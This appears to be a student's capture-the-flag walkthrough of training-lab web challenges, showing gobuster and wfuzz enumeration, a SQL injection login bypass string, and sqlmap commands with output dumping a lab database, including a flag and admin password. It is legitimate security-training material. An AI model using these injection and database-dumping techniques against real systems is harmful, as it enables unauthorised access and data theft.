
Only a christmas and a line of text remains on the website. To find out the api we used gobuster using the list given which is big.txt. We found out that the api is located at /api. In the /api page we find a file called site-log.php



```
1211101591@kali: ~
File Actions Edit View Help
(1211101591@kali)-[~]
$ gobuster dir -u http://10.10.210.17 -w /usr/share/wordlists/dirb/big.txt -x .php
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                      http://10.10.210.17
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                  10s
2022/06/19 03:03:00 Starting gobuster in directory enumeration mode
./htaccess          (Status: 403) [Size: 277]
./htpasswd          (Status: 403) [Size: 277]
./htaccess.php      (Status: 403) [Size: 277]
./htpasswd.php      (Status: 403) [Size: 277]
/LICENSE           (Status: 200) [Size: 1086]
/api               (Status: 301) [Size: 310] [→ http://10.10.210.17/api/]
Progress: 24382 / 40940 (59.56%)
Y0u h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne
```

## Question 2

Next we know that the api takes a date in the form of YYYYMMDD so we used wfuzz to enumerate through a list of dates called wordlist. We found out that the date “20201125” has a different amount of characters than the others.




A terminal window titled "1211101591@kali: ~" showing the output of a wfuzz command. The command is \$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.210.17/api/site-log.php?date=FUZZ. The output shows a table of results with columns: ID, Response, Lines, Word, Chars, and Payload. The payload column lists various dates, with "20201125" appearing multiple times. The terminal also displays a warning about Pycurl not being compiled against OpenSSL.

ID	Response	Lines	Word	Chars	Payload
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000029:	200	0 L	0 W	0 Ch	"20201128"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000023:	200	0 L	0 W	0 Ch	"20201122"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000021:	200	0 L	0 W	0 Ch	"20201120"
000000020:	200	0 L	0 W	0 Ch	"20201119"
000000019:	200	0 L	0 W	0 Ch	"20201118"
000000013:	200	0 L	0 W	0 Ch	"20201112"
000000014:	200	0 L	0 W	0 Ch	"20201113"

## Question 3

We typed in the date found previously by adding “?date=20201125” and discovered the flag.



## **Thought Process/Methodology:**

**By using gobuster, we found the api directory of our target domain. After we found the directory, we fuzzed the api/site-log.php directory and managed to find the payload to get the flag.**


## **Day 5: Web Exploitation - Someone stole Santa's gift list!**

**Tools used: Kali Linux, Firefox, Burpsuite, SQLmap, FoxyProxy**

**Solution/walkthrough:**


### Question 1

By guessing, we figured out Santa's secret login panel.



### Question 2

By using a simple SQL statement such as ' or true; -- in the username field will bypass the login



### Question 3

We then make a query to the database and intercept it using burpsuite. After that we save the request as a file.

We then run SQLmap using the request file to file dump the database. We specified DBMS as SQLite as it was mentioned in santa's notes.

```

1211101591@kali: ~
File Actions Edit View Help
(1211101591@kali):[~]
$ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
{1.6.6#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:12:27 /2022-06-21/

[02:12:27] [INFO] parsing HTTP request from 'panel.request'
[02:12:27] [INFO] loading tamper module 'space2comment'
[02:12:28] [INFO] testing connection to the target URL
[02:12:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:12:28] [INFO] testing if the target URL content is stable
[02:12:28] [INFO] target URL content is stable
[02:12:28] [INFO] testing if GET parameter 'search' is dynamic
[02:12:29] [WARNING] GET parameter 'search' does not appear to be dynamic
[02:12:29] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[02:12:29] [INFO] testing for SQL injection on GET parameter 'search'
[02:12:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:12:30] [WARNING] reflective value(s) found and filtering out
[02:12:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:12:32] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
Do you want to reduce the number of requests? [Y/n] y
[02:12:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:12:46] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[02:12:47] [INFO] target URL appears to have 2 columns in query

```

#### Question 4

There are a total of 22 entries in the gift database and paul asked for a github ownership. The flag and admin's password can also be seen below.

```

1211101591@kali: ~
File Actions Edit View Help
[02:12:52] [INFO] fetching tables for database: 'SQLite_masterdb'
[02:12:52] [INFO] fetching columns for table 'sequels'
[02:12:52] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-----+-----+-----+
| kid | age | title |
+-----+-----+-----+
| James | 8 | shoes |
| John | 4 | skateboard |
| Robert | 17 | iphone |
| Michael | 5 | playstation |
| William | 6 | xbox |
| David | 6 | candy |
| Richard | 9 | books |
| Joseph | 7 | socks |
| Thomas | 10 | 10 McDonalds meals |
| Charles | 3 | toy car |
| Christopher | 8 | air hockey table |
| Daniel | 12 | lego star wars |
| Matthew | 15 | bike |
| Anthony | 3 | table tennis |
| Donald | 4 | fazer chocolate |
| Mark | 17 | wii |
| Paul | 9 | github ownership |
| James | 8 | finnish-english dictionary |
| Steven | 11 | laptop |
| Andrew | 16 | raspberry pie |
| Kenneth | 19 | TryHackMe Sub |
| Joshua | 12 | chair |
+-----+-----+-----+
[02:12:53] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.131.247/dump/SQLite_masterdb/sequels.csv'

```

```
1211101591@kali: ~
File Actions Edit View Help
| Joshua | 120 | chair |
+-----+-----+
[02:12:53] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.1.131.247/dump/SQLite_masterdb/sequels.csv'
[02:12:53] [INFO] fetching columns for table 'hidden_table'
[02:12:53] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-----+-----+
| flag |
+-----+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-----+

[02:12:53] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.1.131.247/dump/SQLite_masterdb/hidden_table.csv'
[02:12:53] [INFO] fetching columns for table 'users'
[02:12:53] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+-----+-----+
| password | username |
+-----+
| EhCNSWzzFP6sc7gB | admin |
+-----+

[02:12:54] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.1.131.247/dump/SQLite_masterdb/users.csv'
[02:12:54] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[02:12:54] [INFO] fetched data logged to text files under '/home/1211101591/.local/share/sqlmap/output/10.1.131.247'
```

### Thought Process/Methodology:

After accessing a page with nothing to interact with, we found out a hidden directory by using guessing/ trial and error which is /santapanel. Using SQLi we were able to bypass the login page and we were redirected to a database query page. We made a query and intercepted it using BurpSuite and saved it as a request file. After that, we used the request file to dump the whole database using SQLMap. We found the flag inside the “hidden\_table” table.